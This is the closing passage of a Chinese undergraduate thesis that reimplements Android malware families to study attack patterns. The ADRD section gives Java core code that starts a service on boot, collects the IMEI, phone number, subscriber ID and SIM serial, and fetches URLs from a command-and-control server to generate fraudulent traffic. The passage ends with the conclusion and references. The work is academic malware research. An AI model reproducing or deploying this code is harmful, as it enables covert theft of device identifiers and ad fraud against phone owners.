经过实际验证（结果如图 4-7，图 4-8 和图 4-9），确认该恶意攻击模式的具体实现代码已完成了 4.2.1 中的程序功能需求。



图 4-7 CoinPirate 攻击模式程序执行日志图



图 4-8 CoinPirate 攻击模式 SMS 短信发送结果图



图 4-9 CoinPirate 攻击模式系统信息获取结果图

4.3 ADRD 恶意攻击模式设计与实现

ADRD 恶意攻击模式的形式化表述如表 3-3 所示，ADRD 为 Trojan 型恶意程序。该程序将监听系统引导完成事件 BOOT_COMPLETED 并开启多项系统服务，每隔 6 小时向服务器发送被感染设备的系统信息，同时从 C&C 服务器获得若干 URL 并依次访问，产生大量网络数据流量，恶意程序开发者可通过 URL 访问获得相应收益。

4.3.1 需求分析和功能设计

根据表 3-3 及上段对 CoinPirate 恶意程序的功能描述，可以得到，该恶意程序的具体功能有：

① 获取被感染设备系统信息并上传至服务器；

② 从 C&C 服务器获取 URL 并进行访问。

4.3.2 详细设计

由 4.3.1 节中的功能需求及表 3-3 可以得出如图 4-10 所示的程序执行流程图：



图 4-10 ADRD 恶意攻击模式程序流程图

由 4.3.1 中的功能需求及图 4-10 可以得出如图 4-11 所示的类图：



图 4-11 ADRD 恶意攻击模式实现的相关类图

4.3.3 代码实现

该恶意攻击模式实现的核心代码如表 4-3 所示：

表 4-3 ADRD 恶意攻击模式实现核心代码

```
BootCompletedReceiver 核心代码：
…
//接受到 BOOT_COMPLETED 事件后启动 Service 组件
Intent serviceIntent = new Intent();
serviceIntent.setClass(context, com.goujianwen.service.EventService.class);
context.startForegroundService(serviceIntent);
EventService 核心代码：
…
MoreInfoUtils miu = new MoreInfoUtils(this);
FileIOUtils fio = new FileIOUtils();
fio.output("ardr.txt", miu.getPhoneInfo(this), this);
URLUtils urlt = new URLUtils();
urlt.visitURL(urlt.getURL("http://10.0.2.2:8080/bas/sendURL", this));
…
URLUtils 核心代码
…
URL url = new URL(urlString);
URLConnection conn = url.openConnection();
conn.setRequestMethod(method);
conn.setDoInput(true);
conn.setDoOutput(true);
conn.setUseCaches(false);
conn.connect();
inputStream=conn.getInputStream();
BufferedInputStream bis = new BufferedInputStream(inputStream);
//存储 URL 列表信息
fileOut = new FileOutputStream(thisService.getFilesDir()+"httpURL.txt");
BufferedOutputStream bos = new BufferedOutputStream(fileOut);
byte[] buf = new byte[4096];
int length = bis.read(buf);
while(length != -1)
{
    bos.write(buf, 0, length);
    length = bis.read(buf);
}
```

续表 4-3 ADRD 恶意攻击模式实现核心代码

```
bos.close();
bis.close();
conn.disconnect();
…
MoreInfoUtils 核心代码：
…
//获取系统信息
phoneBuilder.append("\t\"DeviceId(IMEI)\"\t:" + tm.getDeviceId() + ",\n");
phoneBuilder.append("\t\"PhoneNumber\"\t:" + tm.getLine1Number() + ",\n");
phoneBuilder.append("\t\"DeviceSoftwareVersion\"\t:" + tm.getDeviceSoftwareVersion() + ",\n");
phoneBuilder.append("\t\"SubscriverID\"\t:" + tm.getSubscriberId() + ",\n");
phoneBuilder.append("\t\"SimSimSerialNumber\"\t:" + tm.getSimSerialNumber() + ",\n");
phoneBuilder.append("\t\"NetworkOperatorName\"\t:" + tm.getNetworkOperatorName() + ",\n");
phoneBuilder.append("\t\"VoiceMailNumber\"\t:" + tm.getVoiceMailNumber() + ",\n");
…
```

4.3.4 执行结果

在该恶意程序运行时，为了较为方便观察程序执行状态，将运行过程以 LogCat 日志的形式进行了输出，同时，为了方便服务器端进行程序执行结果的查看，将获得的信息以 JSP 页面的方式展示，程序执行过程中的 LogCat 日志如图 4-12 所示，程序执行结果如图 4-13 所示。



图 4-12 ADRD 攻击模式程序执行日志图



图 4-13 ADRD 攻击模式运行结果图

经过实际验证（结果如图 4-12 和图 4-13），确认该恶意攻击模式的具体实现代码已完成了 4.3.1 中的程序功能需求。

5 总结与展望

本文以分析总结出若干中 Android 典型恶意攻击模式为目的，在查阅大量相关文献的基础上，通过对 Android 恶意程序分析报告的读取分析和部分研究论文的重新整理，了解了 Android 系统上的安全形势，同时也掌握了 Android 系统的相关安全机制。本文实现的内容有：

①提出了 Android 恶意攻击模式的定义，提出了一种形式化方法来表示 Android 恶意攻击模式，介绍了分析恶意攻击模式的数据来源，总结了十四个 Android 典型恶意攻击模式，并对相关恶意攻击模式进行了形式化的描述；

②对三个典型的恶意攻击模式进行了功能分析，程序设计与代码实现，从而验证了 Android 恶意攻击模式的有效性。

本文中，虽然对十四个恶意程序家族进行了恶意模式的形式化表述，但仍存在部分恶意家族未进行总结，继续进行相关工作是研究内容之一。

通过对 Android 恶意攻击模式的形式化描述，相对来说，可以减少相关研究人员的重复性工作。随着 Android 系统的不断发展，该系统中添加了很多种新的特性，并且进行了安全性方面的加固更新。Android 恶意程序开发者使用的开发技术也越来越多，恶意程序每年新增数量仍处于极高水平，Android 平台安全及恶意程序预防方式仍有进一步发展的空间。

致　谢

在本文的撰写中，首先要感谢我的毕业设计指导老师刘晓建副教授，在进行毕业设计的过程中，刘老师提出了很多重要的指导意见，拓宽了我个人的思路。本人手机的操作系统即是 Android 系统，然而，其安全性并没有引起我很大的重视。在刘老师的指导下，我在几个月内了解了 Android 系统的安全架构，掌握了部分 Android 反编译的知识，认识到了在软件系统中安全性的重要程度。感谢刘老师对我的系统安全意识的培养及在毕业设计中给与的大量支持。

其次，感谢参加论文答辩的各位老师，对我的论文进行审阅，感谢计算机学院的各位老师，感谢父母一直支持我的学习，感谢大学以来的舍友营造了良好的宿舍环境，感谢同学们对我的帮助。

最后，再次感谢各位审阅本论文和出席论文答辩的各位老师。

参考文献

[1] 智能手机操作系统份额[EB/OL].https://www.kantarworldpanel.com/cn/smartphone-os-market-share/, 2019-05-19.

[2] 2018 年 Android 恶意软件专题报告[EB/OL].http://zt.360.cn/1101061855.php?Dtid=1101061451&did=610100815, 2019-02-18.

[3] 陆中州.基于机器学习的恶意软件分类研究[D].兰州大学,2018.

[4] 李爽.基于应用分类的 Android 恶意软件静态检测模型研究[D].中国民航大学,2018.

[5] 马立.Android 恶意软件检测及分类技术研究[D].国防科学技术大学,2016.

[6] 卿斯汉.Android 安全研究进展[J].软件学报,2016,27(01):45-71.

[7] 刘剑,苏璞睿,杨珉,和亮,张源,朱雪阳,林惠民.软件与网络安全研究综述[J].软件学报,2018,29(01):42-68.

[8] 韩金,单征,赵炳麟,孙文杰.基于软件基因的 Android 恶意软件检测与分类[J/OL].计算机应用研究,2019(06):1-9[2019-06-02].http://kns.cnki.net/kcms/detail/51.1196.TP.20180408.1051.078.html.

[9] Zhou Y, Jiang X. Dissecting android malware: Characterization and evolution[C]. Proc. of the 2012 IEEE Symp. on Security and Privacy (SP). 2012. 95−109.

[10] Payal Mittal, Bhawna Dhruv, Praveen Kumar, Seema Rawat. Analysis of Security Trends and Control Methods in Android Platform[C]. 2014 Innovative Applications of Computational Intelligence on Power, Energy and Controls with their impact on Humanity (CIPECH). 2014. 75-79.

[11] Zhaoguo Wang, Chenglong Li, Zhenlong Yuan, Yi Guan, Yibo Xue. DroidChain: A novel Android malware detection method based on behavior chains[J]. Pervasive and Mobile Computing 2016,32: 3-14.

[12] Yu Feng, Saswat Anand, Alex Aiken, Isil Dillig. Apposcopy: Semantics-Based Detection of Android Malware through Static Analysis[C]. Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering. 2014. 576-587.

[13] XLoader Android Spyware and Banking Trojan Distributed via DNS Spoofing[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/xloader-android-spyware-and-banking-trojan-distributed-via-dns-spoofing/, 2018-04-19.

[14] A Look into the Connection Between XLoader and FakeSpy, and Their Possible Ties With the Yanbian Gang[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/a-

look-into-the-connection-between-xloader-and-fakespy-and-their-possible-ties-with-the-yanbian-gang/, 2018-11-26.

[15] New Version of XLoader That Disguises as Android Apps and an iOS Profile Holds New Links to FakeSpy[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/new-version-of-xloader-that-disguises-as-android-apps-and-an-ios-profile-holds-new-links-to-fakespy/, 2019-04-02.

[16] The Evolution of XLoader and FakeSpy: Two Interconnected Android Malware Families[EB/OL]. https://documents.trendmicro.com/assets/pdf/wp-evolution-of-xloader-and-fakespy-two-interconnected-android-malware-families.pdf, 2018-11 -26.

[17] FakeSpy Android Information-Stealing Malware Targets Japanese and Korean-Speaking Users[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/fakespy-android-information-stealing-malware-targets-japanese-and-korean-speaking-users/, 2018-06-19.

[18] Janus Android App Signature Bypass Allows Attackers to Modify Legitimate Apps[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/janus-android-app-signature-bypass-allows-attackers-modify-legitimate-apps/, 2017-12-26.

[19] Android Wallpaper Apps Found Running Ad Fraud Scheme[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/android-wallpaper-apps-found-running-ad-fraud-scheme/, 2018-12-19.

[20] Various Google Play ‘Beauty Camera’ Apps Send Users Pornographic Content, Redirect Them to Phishing Websites and Collect Their Pictures[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/various-google-play-beauty-camera-apps-sends-users-pornographic-content-redirects-them-to-phishing-websites-and-collects-their-pictures/, 2019-01-30.

[21] Fake Voice Apps on Google Play, Botnet Likely in Development[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/fake-voice-apps-on-google-play-botnet-likely-in-development/, 2018-11-27.

[22] Maikspy Spyware Poses as Adult Game, Targets Windows and Android Users[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/maikspy-spyware-poses-as-adult-game-targets-windows-and-android-users/, 2018-05-08.

[23] New AndroRAT Exploits Dated Privilege Escalation Vulnerability, Allows Permanent Rooting[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/new-andror

at-exploits-dated-permanent-rooting-vulnerability-allows-privilege-escalation/, 2018-02-13.

[24] Adware Disguised as Game, TV, Remote Control Apps Infect 9 Million Google Play Users[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/adware-disguised-as-game-tv-remote-control-apps-infect-9-million-google-play-users/, 2019-01-08.

[25] GhostTeam Adware can Steal Facebook Credentials[EB/OL]. https://blog.trendmicro.com/trendlabs-security-intelligence/ghostteam-adware-can-steal-facebook-credentials/, 2018-01-18.